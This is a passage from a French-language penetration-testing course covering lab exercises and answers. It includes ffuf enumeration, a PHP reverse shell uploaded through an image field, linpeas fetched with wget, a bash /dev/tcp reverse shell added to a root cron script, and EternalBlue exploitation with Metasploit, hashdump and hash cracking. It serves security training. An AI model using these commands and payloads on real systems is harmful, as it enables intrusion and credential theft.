cd73502828457d15655bbd7a63fb0bc8
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cd73502828457d15655bbd7a63fb0bc8	md5	student

Color Codes: Green Exact match Yellow Partial match Red Not found

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Réponses

Si l'énumération est bien réalisée, cela permettra de trouver un sous-répertoire intéressant.

Lors de la phase d'énumération du service http, nous avons lancé un bruteforce contre l'URL <http://192.168.100.11>

Nous avons utilisé par exemple ffuf avec une wordlist qui existe sur Kali Linux, voici la commande utilisée :

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.100.11/FUZZ
```

```
root@kali:~/usr/share/wordlists# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.100.11/FUZZ

v1.3.1 Kali Exclusive 63

:: Method      : GET
:: URL         : http://192.168.100.11/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# on at least 2 different hosts [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Copyright 2007 James Fisher [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# directory-list-2.3-medium.txt [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Attribution-Share Alike 3.0 license. To view a copy of this [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# This work is licensed under the Creative Commons [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
# academy [Status: 301, Size: 318, Words: 20, Lines: 10]
# phpmyadmin [Status: 301, Size: 321, Words: 20, Lines: 10]
# [Status: 200, Size: 10701, Words: 3427, Lines: 369]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10]
:: Progress: [220560/220560] :: Job [1/1] :: 3493 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Réponses

Utiliser toutes les informations trouvées pour avoir accès à l'app sur le service du port 80.

Deux répertoires ont été découverts, academy et phpmyadmin. Nous visitons les 2 et nous essayons de nous authentifier avec les informations de Rum Hum

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Réponses

Les tentatives d'authentification sur phpmyadmin ont toutes échoués. Alors que l'authentification sur l'application academy est possible avec :

10201321/student

Après avoir accès à l'app, énumérer l'application afin de comprendre ses fonctionnalités. S'agit-il d'un Framework connu ? Est-il possible de trouver d'autres sous-répertoires ? Est-il possible d'uploader des fichiers ?

Après la connexion sur l'app, l'app nous demande de changer le mot de passe et après nous pouvons énumérer les autres fonctionnalités.

Parmi les fonctionnalités disponibles student registration où nous pouvons uploader (charger) une image :

Après avoir testé, nous confirmons qu'il est possible d'uploader une image ou tout autre type de fichier.

STUDENT REGISTRATION

Student Registration

Student Name
Rum Ham

Student Reg No
10201321

Pincode
77777

CGPA
7.60

Student Photo
NO IMAGE AVAILABLE

Upload New Photo
Browse... No file selected.

Update

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Réponses

L'utilisation d'une fonctionnalité mal sécurisée doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ? Indice : la fonctionnalité d'uploader des images peut être utilisée pour d'autres types de fichier, comme un reverse shell en php (<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>).

Nous suivons l'indice donné dans la question. Il s'agit d'un code de reverse shell que nous modifions avec l'IP de notre machine Kali Linux et un port d'écoute.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.7'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Activité 2

Réaliser un test d'intrusion 2



Étape 2 : exploitation des vulnérabilités

Réponses

L'upload du code sur l'application et le lancement d'un ncat en écoute sur le port 4444 nous donnera directement un reverse shell sur la machine cible :

Student Record updated Successfully !!

Student Name

Student Reg No

Pincode

CGPA

Student Photo

Upload New Photo

```
(root@kali)~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.11] 44256
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
18:19:29 up 3:35, 1 user, load average: 0.00, 0.00, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root     tty1      -                14:44    3:34m  0.02s  0.01s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Étape 3 : élévation des privilèges

Réponses

Utiliser l'outil linpeas.sh pour énumérer les possibilités d'élever les privilèges de l'utilisateur et noter les éléments importants (username/passwords, crons....)


- linpeas.sh peut être récupéré sur le lien suivant : <https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh>
- Télécharger sur le script sur la machine cible (dans le dossier /tmp) et lancer avec **bash linpeas.sh**

```
$ wget http://192.168.100.7:8080/linpeas.sh
--2022-08-28 05:57:49-- http://192.168.100.7:8080/linpeas.sh
Connecting to 192.168.100.7:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 807205 (788K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 6% 22.3M 0s
 50K ..... 12% 22.4M 0s
100K ..... 19% 23.9M 0s
150K ..... 25% 135M 0s
200K ..... 31% 128M 0s
250K ..... 38% 113M 0s
300K ..... 44% 47.7M 0s
350K ..... 50% 169M 0s
400K ..... 57% 374M 0s
450K ..... 63% 427M 0s
500K ..... 69% 117M 0s
550K ..... 76% 82.1M 0s
600K ..... 82% 61.8M 0s
650K ..... 88% 82.9M 0s
700K ..... 95% 77.3M 0s
750K ..... 100% 74.0M=0.01s

2022-08-28 05:57:49 (60.7 MB/s) - 'linpeas.sh' saved [807205/807205]

$ bash linpeas.sh
```



Activité 2

Réaliser un test d'intrusion 2



Étape 3 : élévation des privilèges

Réponses

Utiliser les informations trouvées pour avoir accès à la machine avec un autre utilisateur.

Un autre utilisateur grimmie s'est connecté récemment à la machine :

```
Last time logon each user
Username      Port    From           Latest
root          tty1                   Sat Aug 27 14:44:57 -0400 2022
grimmie       pts/1   192.168.10.31  Sun May 30 03:21:39 -0400 2021
```

Nous voyons aussi un mot de passe qui revient beaucoup :

```
Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
```

Lors de la phase scan des ports, nous avons trouvé que le port 22 (ssh) est ouvert

Activité 2

Réaliser un test d'intrusion 2



Étape 3 : élévation des privilèges

Réponses

En testant de se connecter en ssh avec grimmie/My_V3ryS3cur3_P4ss nous arrivons à se connecter à la machine en ssh :

```
(root@kali)-[~/kali]
└─# ssh grimmie@192.168.100.11
grimmie@192.168.100.11's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
```

Activité 2

Réaliser un test d'intrusion 2



Étape 3 : élévation des privilèges

Réponses

Utiliser encore l'outil linpeas.sh pour énumérer les possibilités d'élever les privilèges de l'utilisateur et noter les éléments importants (username/passwords, crons....)

De la même façon que précédemment nous lançons linpeas.sh

Linpeas.sh nous oriente vers un cron qui exécute un script backup.sh dans le dossier de grimmie exécuté en tant que root :

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/grimmie/backup.sh
```

Proposer une méthode pour exploiter une configuration non sécurisée pour avoir un accès root

Le script backup.sh est exécuté dans le cron en tant que root mais peut être modifié par grimmie :

```
grimmie@academy:~$ ls -la
total 32
drwxr-xr-x 3 grimmie administrator 4096 May 30 2021 .
drwxr-xr-x 3 root root 4096 May 30 2021 ..
-rwxr-xr-- 1 grimmie administrator 112 May 30 2021 backup.sh
-rw-r--r-- 1 grimmie administrator 1 Jun 16 2021 bash_history
```

Activité 2

Réaliser un test d'intrusion 2



Étape 3 : élévation des privilèges

Réponses


Nous proposons de rajouter une ligne de code dans le script backup.sh qui nous donnera un reverse shell quand le script sera exécuté dans le cron :

```
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
bash -i >& /dev/tcp/192.168.100.7/4455 0>&1
grimmie@academy:~$
```

Nous lançons un ncat en écoute sur le port choisi 4455 et nous attendons le reverse shell, au bout d'une minute nous devons recevoir le shell en tant que root !!

```
└─$ nc -nvlp 4455
listening on [any] 4455 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.11] 38752
bash: cannot set terminal process group (1559): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~#
```



ACTIVITÉ 3

REALISER UN TEST D'INTRUSION 3

Compétences visées :

- Scanner des ports des services avec nmap
- Analyser les résultats des scans et identifier les vulnérabilités
- Connaître les méthodes d'exploitation

Recommandations clés :

- Le processus de test d'intrusion n'est pas un processus linéaire C'est un processus avec beaucoup d'essais et d'échecs
- Apprendre le fonctionnement de chaque service rencontré



10 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- Il n'y a pas une seule solution possible à chaque question
- Il faut orienter les apprenant en cas de blocage et donner des indices
- Les réponses ne doivent être présentes qu'à la fin du temps prévu pour chaque activité

2. Pour l'apprenant :


- L'intérêt de chaque activité est le processus de test d'intrusion et les techniques utilisées et pas forcément le résultat final
- Pour chaque question, se rappeler des étapes précédentes et de ce qui a été fait avant
- Prendre des notes durant l'activités

3. Conditions de réalisation :

- La VM Kali linux installée et à jour
- La VM vulnérable à télécharger sur le lien suivant : https://drive.google.com/file/d/1-H045gkMkItXAemzNypacML_CSVvpzS8/view?usp=sharing
- Les VMs doivent être dans le même réseau NAT

4. Critères de réussite :

- Connaissance aisée des méthodes d'exploitation
- Exploitation maîtrisée des vulnérabilités identifiées



Activité 3

Réaliser un test d'intrusion 3



Étape 1 : scan et identification de vulnérabilités

Dans cette activité nous identifions et exploitons une vulnérabilité très connue sur les systèmes windows et qui était responsable des conséquences du ransomware wannacry. Pour exploiter cette vulnérabilité nous utiliserons uniquement Metasploit et nous verrons comment Metasploit peut être utilisé jusqu'à la phase des mouvements latéraux.

Exercices

1. Quel est l'ip de la machine cible ?
2. Combien de ports sont ouverts avec un numéro de port inférieur à 1000 ?
3. A quoi cette machine est-elle vulnérable ? (Réponse sous forme de : ms??-???, ex : ms08-067).

Activité 3

Réaliser un test d'intrusion 3



Étape 2 : exploitation des vulnérabilités

Exercices

1. Démarrer Metasploit et Trouver le code d'exploitation que nous exécuterons sur la machine. Quel est le chemin complet du code ? (Ex : exploit/.....).
2. Afficher les options et définir la valeur requise. Quel est le nom de cette valeur ? (Toute en majuscule pour la soumission).
3. Habituellement, ce serait bien d'exécuter cet exploit tel quel ; cependant, dans un souci d'apprentissage, vous devez faire une dernière chose avant d'exploiter la cible. Saisissez la commande suivante et appuyez sur Entrée : **set payload windows/x64/shell/reverse_tcp**
4. Cela fait, exécuter l'exploit !
5. Confirmer que l'exploit s'est exécuté correctement. Vous devrez peut-être appuyer sur Entrée pour que le shell DOS apparaisse. Envoyer le shell enarrière-plan avec (CTRL+Z). Si cela échoue, vous devrez peut-être redémarrer la machine virtuelle cible. Essayez de l'exécuter à nouveau avant un redémarrage de la cible.

Activité 3

Réaliser un test d'intrusion 3



Étape 3 : élévation des privilèges

Exercices

1. Si vous ne l'avez pas déjà fait, mettez en arrière-plan le shell précédemment obtenu (CTRL + Z). Recherchez en ligne comment convertir un shell meterpreter dans metasploit. Quel est le nom du module de publication que nous utiliserons ? (Chemin exact, similaire à l'exploit que nous avons précédemment sélectionné)
2. Sélectionnez ceci (utilisez MODULE_PATH). Afficher les options, quelle option devons-nous modifier ?
3. Définissez l'option requise, vous devrez peut-être répertorier toutes les sessions pour trouver votre cible ici.
4. Exécuter ! Si cela ne fonctionne pas, essayez de terminer l'exploit de la tâche précédente une fois de plus.
5. Une fois la conversion du shell meterpreter terminée, sélectionnez cette session à utiliser.
6. Vérifiez que nous avons escaladé vers NT AUTHORITY\SYSTEM. Exécutez getsystem pour le confirmer. N'hésitez pas à ouvrir un shell DOS via la commande 'shell' et lancez 'whoami'. Cela devrait rendre que nous sommes bien système. Arrière-plan de ce shell par la suite et sélectionnez notre session meterpreter pour l'utiliser à nouveau.

Activité 3

Réaliser un test d'intrusion 3



Étape 4 : mouvement latéral

Exercices

1. Listez tous les processus en cours d'exécution via la commande 'ps'. Ce n'est pas parce que nous sommes SYSTEM que notre processus l'est. Trouver un processus vers le bas de cette liste qui s'exécute sur NT AUTHORITY\SYSTEM et notez l'identifiant du processus (colonne à l'extrême gauche).
2. Migrez vers ce processus à l'aide de la commande 'migrate PROCESS_ID' où l'ID de processus est celui que vous venez d'écrire à l'étape précédente. Cela peut prendre plusieurs tentatives, les processus de migration n'étant pas très stables. Si cela échoue, vous devrez peut-être relancer le processus de conversion ou redémarrer la machine et recommencer. Si cela se produit, essayez un processus différent la prochaine fois.
3. Dans notre shell meterpreter élevé, exécutez la commande 'hashdump'. Cela nous permettra de récupérer les hashes de tous les mots de passe sur la machine tant que nous aurons les privilèges appropriés pour le faire. Quel est le nom de l'utilisateur non par défaut ?
4. Copiez ce hachage de mot de passe dans un fichier et recherchez comment le déchiffrer. Quel est le mot de passe cracké ?

Activité 3

Réaliser un test d'intrusion 3



Étape 1 : scan et identification de vulnérabilités

Réponses

Quel est l'ip de la machine cible ?

192.168.100.13

```
(root@kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:e8:ab, IPv4: 192.168.100.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 52:54:00:12:35:00 QEMU
192.168.100.2 52:54:00:12:35:00 QEMU
192.168.100.3 08:00:27:5e:e8:28 PCS Systemtechnik GmbH
192.168.100.13 08:00:27:d5:b2:6a PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.977 seconds (129.49 hosts/sec). 4 responded
```

Combien de ports sont ouverts avec un numéro de port inférieur à 1024 ?

3 ports (135, 139, 445)

```
(root@kali)-[/home/kali]
└─# nmap -T4 -sS -Pn -p1-1024 192.168.100.13

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-28 08:19 EDT
Nmap scan report for 192.168.100.13
Host is up (0.00048s latency).
Not shown: 1021 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:D5:B2:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

Étape 1 : scan et identification de vulnérabilités

Réponses

A quoi cette machine est-elle vulnérable ? (Réponse sous forme de : ms??-???, ex : ms08-067)

Un scan nmap détaillé nous donnera la version de chaque service : **nmap -sC -sV -p 135,139,445 192.168.100.13**

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-28 08:21 EDT
Nmap scan report for 192.168.100.13
Host is up (0.011s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:D5:B2:6A (Oracle VirtualBox virtual NIC)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_smb2-time:
  date: 2022-08-28T12:22:01
  start_date: 2022-08-28T19:16:06
_smb2-security-mode:
  2.1:
  _ Message signing enabled but not required
  _clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
  _nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d5:b2:6a (Oracle VirtualBox virtual NIC)
_smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_smb-os-discovery:
  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
  Computer name: Jon-PC
  NetBIOS computer name: JON-PC\x00
  Workgroup: WORKGROUP\x00
  System time: 2022-08-28T07:22:01-05:00
```

Nous avons affaire à la version smb sur windows 7 qui est vulnérable au fameux exploit EternalBlue ms17_10

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

Étape 2 : exploitation des vulnérabilités

Réponses

Démarrer Metasploit et Trouver le code d'exploitation que nous exécuterons sur la machine. Quel est le chemin complet du code ? (Ex : exploit/.....)

Nous lançons **msfconsole** et cherchons ms17-0101 avec **search ms17-010**

```
msf6 > search ms17-010

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Window
s Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Window
s Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     MS17-010 SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Après des tests et des échecs nous pouvons confirmer que c'est le code adapté à notre contexte est **exploit/windows/smb/ms17_010_eternalblue**

Étape 2 : exploitation des vulnérabilités

Réponses

Afficher les options et définir la valeur requise. Quel est le nom de cette valeur ? (Toute en majuscule pour la soumission)

RHOSTS

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.13
RHOSTS => 192.168.100.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.100.13	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.100.7	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Étape 2 : exploitation des vulnérabilités

Réponses

Habituellement, ce serait bien d'exécuter cet exploit tel que l; cependant, dans un souci d'apprentissage, vous devez faire une dernière chose avant d'exploiter la cible. Saisir la commande suivante et appuyez sur Entrée : `set payload windows/x64/shell/reverse_tcp`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        192.168.100.13  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT         445              yes       The target port (TCP)
